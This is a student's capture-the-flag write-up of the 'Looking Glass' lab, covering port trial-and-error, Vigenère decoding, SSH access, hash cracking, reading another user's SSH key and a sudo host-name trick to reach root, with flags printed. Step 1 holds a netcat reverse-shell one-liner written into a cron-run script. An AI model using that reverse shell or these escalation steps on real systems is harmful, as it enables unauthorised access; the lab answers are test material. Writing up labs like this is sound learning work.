PENTEST 1
T12L
TATAKAE

Members

ID	Name	Role
1201102691	Ahmed Muzaffar Arat	Entire Project

LOOKING GLASS

Step 1:

Tools used: nmap, planetcalc.com/7956, nano editor.

Thought Process & Methodology:

We begin by running a simple nmap scan of the IP Address provided. Ports 22 and 9000-13999 are open. The latter range is more interesting as it returns “Higher” or” Lower” when SSH’ed in the terminal. After a logical trial and error by process of elimination, we find a port that returns what seems to be an encrypted poem with only the first line making any sense.

```
                “Jabberwocky
          'Mdes mgplmmz, cvs alv lsmtsn aowil
            Fqs ncix hrd rxtbmi bp bwl arul;
              Elw bpmtc pgzt alv uvvordcet,
              Egf bwl qffl vaewz ovxztiql.

          'Fvphve ewl Jbfugzlvgb, ff woy!
       Ioe kepu bwhx sbai, tst jlbal vppa grmjl!
            Bplhrf xag Rjinlu imro, pud tlnp
              Bwl jintmofh Iaohxtachxta!'

          Oi tzdr hjw oqzehp jpvvd tc oaoh:
        Eqvv amdx ale xpuxpqx hwt oi jhbkhe--
           Hv rfwmgl wl fp moi Tfbaun xkgm,
             Puh jmvsd lloimi bp bwvyxaa.

          Eno pz io yyhqho xyhbkhe wl sushf,
          Bwl Nruiirhdjk, xmmj mnlw fy mpaxt,
        Jani pjqumpzgn xhcdbgi xag bjskvr dsoo,
                Pud cykdttk ej ba gaxt!

     Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
        Ewl vpvict qseux dine huidoxt-achgb!
         Al peqi pt eitf, ick azmo mtd wlae
              Lx ymca krebqpsxug cevm.

        'Ick lrla xhzj zlbmg vpt Qesulvwzrr?
          Cpqx vw bf eifz, qy mthmjwa dwn!
         V jitinofh kaz! Gtntdvl! Ttspaj!'
              Wl ciskvttk me apw jzn.

        'Awbw utqasmx, tuh tst zljxaa bdcij
          Wph gjgl aoh zkuqsi zg ale hpie;
            Bpe oqbzc nxyi tst iosszqdtz,
             Eew ale xdte semja dbxxkhfe.
        Jdbr tivtmi pw sxderpIoeKeudmgdstd”
```

To decode the poem, we need to find which algorithm was used to encode it in the first place. ROT 13 being the most common algorithm did not return a sensible output. I tried a variety of algorithms. I decided on going with the Vigenère cipher. Usually the Vigenère cipher requires a key; however, using an auto decoding website gives us an answer without needing the key at all. The website in discussion is “planetcalc.com/7956/”. Below is the output that was produced:

“'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.

'Beware the Jabberwock, my son!
The jaws that bite, the claws that catch!
Beware the Jubjub bird, and shun
The frumious Bandersnatch!'

He took his vorpal sword in hand:
Long time the manxome foe he sought--
So rested he by the Tumtum tree,
And stood awhile in thought.

And as in uffish thought he stood,
The Jabberwock, with eyes of flame,
Came whiffling through the tulgey wood,
And burbled as it came!

One, two! One, two! And through and through
The vorpal blade went snicker-snack!
He left it dead, and with its head
He went galumphing back.

'And hast thou slain the Jabberwock?
Come to my arms, my beamish boy!
O frabjous day! Callooh! Callay!'
He chortled in his joy.

'Twas brillig, and the slithy toves
Did gyre and gimble in the wabe;
All mimsy were the borogoves,
And the mome raths outgrabe.
Your secret is bewareTheJabberwock”


As seen in the last line “bewareTheJabberwock” is the secret we need to input into the terminal after SSH’ing into the IP Address. This will return user jabberwock’s password for logging in.
Now we can try SSH’ing into the IP Address as jabberwock. To do that we will type in “ssh jabberwock@<IP_Address>. Then type in the password we just discovered.
We have gained access to the machine. First and foremost, we “ls” the terminal to get a file list.
If we “cat user.txt” we’ll find a reversed thm flag which we can revert to its original state through a website or command. The result is our first user flag.

“thm{65d3710e9d75d5f346d2bac669119a23}”

Apart from “user.txt” there are other files like “poem.txt” and “twasBrillig.sh”. The former iis a decoded copy of the poem and the latter is a shell script.
We can “cat twasBrillig.sh”. It seems it only walls the poem to every other user.
Moving on to “sudo -l” on the terminal we find out that we have an “/sbin/reboot/” path we can access.
We can also try “/etc/crontab” on the terminal and it seems that the .sh script we found earlier is not run by jabberwock but by a user called “tweedledum”. I incidentally ran out of time before I was able to finish this part. I tried logging using the same credentials but it wouldn’t work. I had to repeat the entire process of trial and error to find the port. The secret did not change but the password I was given did change. I was able to login with the new credentials and this gave me the idea that “twasBrillig.sh” ran on every reboot which means if we could change its contents, we could theoretically make a reverse shell to switch to a user with more privileges.
I did not make my own script, instead utilised one from “Reverse Shell Cheat Sheet.” I then used “nano twasBrillig.sh” to check if I could edit the script file’s contents and sure enough I was able to. I replaced the line with:

“rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc XX.X.X.X XXXX >/tmp/f”

From here on we reboot to gain access to tweedledum’s user account. It does a take a while to reboot though.



Step 2:

Tools Used: crackstation.net, cyberchef, Reverse Shell Cheat Sheet.

Thought Process & Methodology:

Using ls we can find “humptydumpty.txt”. The file seems to contain a list of hashes.

“dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9

7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed

28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624

b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f

fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6

b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0

5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8

74686520706173737 6f7264206973207a797877767574737271706f6e6d6c6b”

I used crackstation.net to decrypt these hashes (cyberchef for the last one) and they returned the following results:


Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e5	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6	Hex (converted to ASCII text)	the password is zyxwvutsrqponmlk


Step 3:

Tools Used: Google.

Thought Process & Methodology:

We can now login into humptydumpty using the password we obtained after decrypting the last hash.
Enumeration doesn't return anything noteworthy in this account. I did have prior knowledge however that alice would be the account we were aiming to get into next. So I attempted to get into alice's home folder and I managed to. What is strange though is that I am unable to access any files except for one. Linux machines generally store RSA keys in "/home/user/.ssh/id_rsa". This is a file that shouldn't be accessible given the fact that everything else is inaccessible. Alice's account in general has strange permissions and that could be key in finding a way into root.
I copied the RSA key into a separate file for safekeeping.
We can retry logging in as alice but to no avail since a password seems to be required. We cannot even run "sudo -l".
Looking into "/etc/" there is a "/sudoers.d/alice/" path. The files contained here have user's names and alice specifically can use "/bin/bash" as a root using host name "ssalg-gnikool". Seems to be a mirror of "looking glass" but that's irrelevant.





Step 4:

Tools Used: Non-specific.

Thought Process & Methodology:

Since we use a password we'd have to specify a host name using -h parameter.

Finally:

```
"Sudo -h ssalg-gnikool /bin/bash"
"cd /root"
```

We are now a root user.

Using "ls" to find "root.txt"
Proceeding to 'cat root.txt":
}f3dae6dec817ad10b750d79f6b7332cb{mht
"echo '}f3dae6dec817ad10b750d79f6b7332cb{mht' | rev

```
"thm{bc2337b6f97d057b01da718ced6ead3f}"
```

SUCCÈS

Contributions:
There are no other contributors to this pentesting. My group abandoned me so I've had to do all the assignments on my own. One suffered a concussion and couldn't continue. The other left my group and joined a different one.

ID	Name	Contribution	Signature
1201102691	Ahmed Muzaffar Arat	Everything	A.Arat